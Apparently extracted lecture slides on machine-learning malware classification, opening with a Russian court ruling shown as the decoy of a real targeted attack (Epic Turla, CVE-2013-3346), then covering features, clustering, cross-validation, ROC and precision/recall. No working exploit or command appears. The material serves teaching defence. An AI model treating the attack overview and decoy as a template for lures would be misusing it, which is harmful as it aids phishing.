ДЕВЯТЫЙ АРБИТРАЖНЫЙ АПЕЛЛЯЦИОННЫЙ СУД
127994, Москва, ГСП-4, проспект Саломеиной сторожки, 12
адрес электронной почты: info@mail.9acs.ru
адрес веб-сайта: www.9arbitr.ru

ОПРЕДЕЛЕНИЕ
о принятии апелляционной жалобы к производству
№ 09АП-37753/2013

г. Москва
24 октября 2013 года
Дело № А40-37262/13.
Судья Б.С. Векслер рассмотрев вопрос о принятии к производству апелляционной жалобы
ООО "СТРОЙЭКСПОЛ" на решение Арбитражного суда г.Москвы от 20.09.2013 по делу
№А40-37262/13, принятное судьей Лариной Г.М. (36-312)
по иску ООО «Диамант» (ОГРН 1083123021057, 308607, г.Белгород, ул.Мичуринская, д.56)
к ООО «СТРОЙЭКСПОЛ» (ОГРН 1027743009436, 125599, Москва, ул.Бусиновская Горка,
1Б, стр.1)
о взыскании 526 206,88 руб.

УСТАНОВИЛ:
Апелляционная жалоба подана с соблюдением требований, установленных ст. 260
Арбитражного процессуального кодекса Российской Федерации.
Руководствуясь ст. 260, 261 Арбитражного процессуального кодекса Российской
Федерации,


ОПРЕДЕЛИЛ:
1. Апелляционную жалобу ООО "СТРОЙЭКСПОЛ" принять к производству.
2. Назначить заседание в судебном разбирательству на 21 ноября 2013 года в 10 час. 45
мин. в помещении суда по адресу: г. Москва, проспект Саломеиной Сторожки, д.12, зал №
11 (кабинет 205) здания 2.
3. В порядке подготовки к судебному разбирательству предлагается:
истцу - представить мотивированный и документально обоснованный отзыв на
апелляционную жалобу в порядке статьи 262 Арбитражного процессуального кодекса
Российской Федерации с доказательствами направления его другим лицам, участвующим
в деле.

Лицам, участвующим в деле, обеспечить инициатору полномочных представителей или
извещить суд о возможности рассмотрения дела и их отсутствие.

Судья

Б.С. Векслер


Real-world targeted attack example




Adobe Reader 9, 10 & 11
CVE-2013-3346

code execution exploit

Real-world targeted attack example



Real-world targeted attack example



Real-world targeted attack example

Executive Summary

Over the last 10 months, Kaspersky Lab researchers have analyzed a massive cyber-espionage operation which we call "Epic Turla". The attackers behind Epic Turla have infected several hundred computers in more than 45 countries, including government institutions, embassies, military, education, research and pharmaceutical companies.

The attacks are known to have used at least two zero-day exploits:

- [CVE-2013-5065](#) – Privilege escalation vulnerability in Windows XP and Windows 2003
- [CVE-2013-3346](#) – Arbitrary code-execution vulnerability in Adobe Reader

Infection vectors

- Specially crafted exploit documents
- Exploit vulnerabilities in client-side software
 - Microsoft Office (Word, Excel, Powerpoint)
 - Document viewers (Adobe PDF)
 - Browsers and browser plugins (Adobe Flash, Java)
 - Email and communication software (Outlook, Skype)
 - Remote control and remote administration software (TeamViewer, Remote Desktop)
- Operating system components
 - File sharing
 - Image viewers



Malware sample classification

Terminology

- **Ground truth**
 - A label which tells the true character of a sample
 - For example: A manually determined malware family label, e.g.
 - “This sample is malicious (class A)”
 - “This sample is benign (class B)”
 - “This sample is a variant of Conficker.C (class 241)”
- **False Negative**
 - Ground truth says: Sample is in class A, but the classifier predicts a different class.
 - Example: A known malware sample is not detected as malicious
- **False Positive**
 - Ground truth says: Sample is not in class A, but the classifier incorrectly predicts class A.
 - Example: A known benign sample is detected as malicious.

Machine learning for malware classification


- Machine learning can be used to classify software
- Which classes?
 - Two classes: a) malware and b) benign software
 - N classes: one class for each “family”
- Typical approach

Feature extraction	Define sets of samples Extract features
Unsupervised learning	Clustering of the existing sets to identify subsets (e.g., families)
Training	Derive a model based on a given training set
Classification	Classify a given test set
Evaluation	Evaluate the predicted labels against ground truth labels


Feature Extraction

- Feature extraction on executable files
- Static features
 - Depend on the file type
 - “Easy” to extract
 - PE properties (size of code, number of resources, entropy of the code)
 - PDF properties (size of the file, number of pages, scripting languages used?)
 - Challenges
 - Packed/obfuscated files
 - Archives
- Dynamic features
 - Features determined at runtime
 - Injects into another process
 - Require execution or emulation of the code to be analyzed

Unsupervised learning: Malware clustering




Unsupervised learning: Malware clustering




Training and classification

- Split the original set into subsets
 - Use one for training
 - Use the other for testing (evaluation)
- k-fold cross validation
 - Split the original set into k subsets
 - $k - 1$ subsets are used for the training phase, while the remaining subset is used for the validation
 - Repeat until each subset has been used once as validation subset
 - Compute the mean of the resulting false positive and false negatives rates



Evaluation: True/False Positive/Negative




FP/TP rate, ROC curve

- False Positive rate (FPR)
- True Positive rate (TPR)
- Receiver Operating Characteristics, ROC curve
 - Assume configurable parameter of the classifier
 - Plot FP rate over TP rate
 - The more True Positives, the more False Positives
 - Typically optimize for low False Positives

$$\text{FPR} = \frac{\text{FPs}}{\text{FPs} + \text{TNs}}$$

$$\text{TPR} = \frac{\text{TPs}}{\text{TPs} + \text{FNs}}$$




Evaluating unsupervised learning

- So far: Evaluation of supervised learning
- Clustering is an unsupervised learning technique
- How do we evaluate here?
- Two measures

Precision	How well does the clustering separate instances of different classes into disjoint clusters?
Recall	Measures if similar instances are grouped into the same cluster

Precision and recall



Precision and recall: trade-off

- Precision and recall form a trade-off
 - With higher precision, recall decreases and vice versa
 - In practice: slightly favor a high precision over a high recall
 - Reason: it is tolerable, if the instances of one class spread over more than one cluster
 - Clustering results in more fine-grained clusters than the resolution of the ground truth class labels
 - Ground truth: Family=Conficker
 - Clustering: Conficker.A, Conficker.B, Conficker.C (they differ in behavior)
 - This is OK as long as Conficker.* is considered part of the ground truth Conficker class
- Example
 - Ground truth has 2 classes: APPLES and CITRUS FRUIT
 - Clustering: lime, orange, and lemon (all part of the CITRUS FRUIT class) as well as Granny Smith and Cox Orange (both apples)

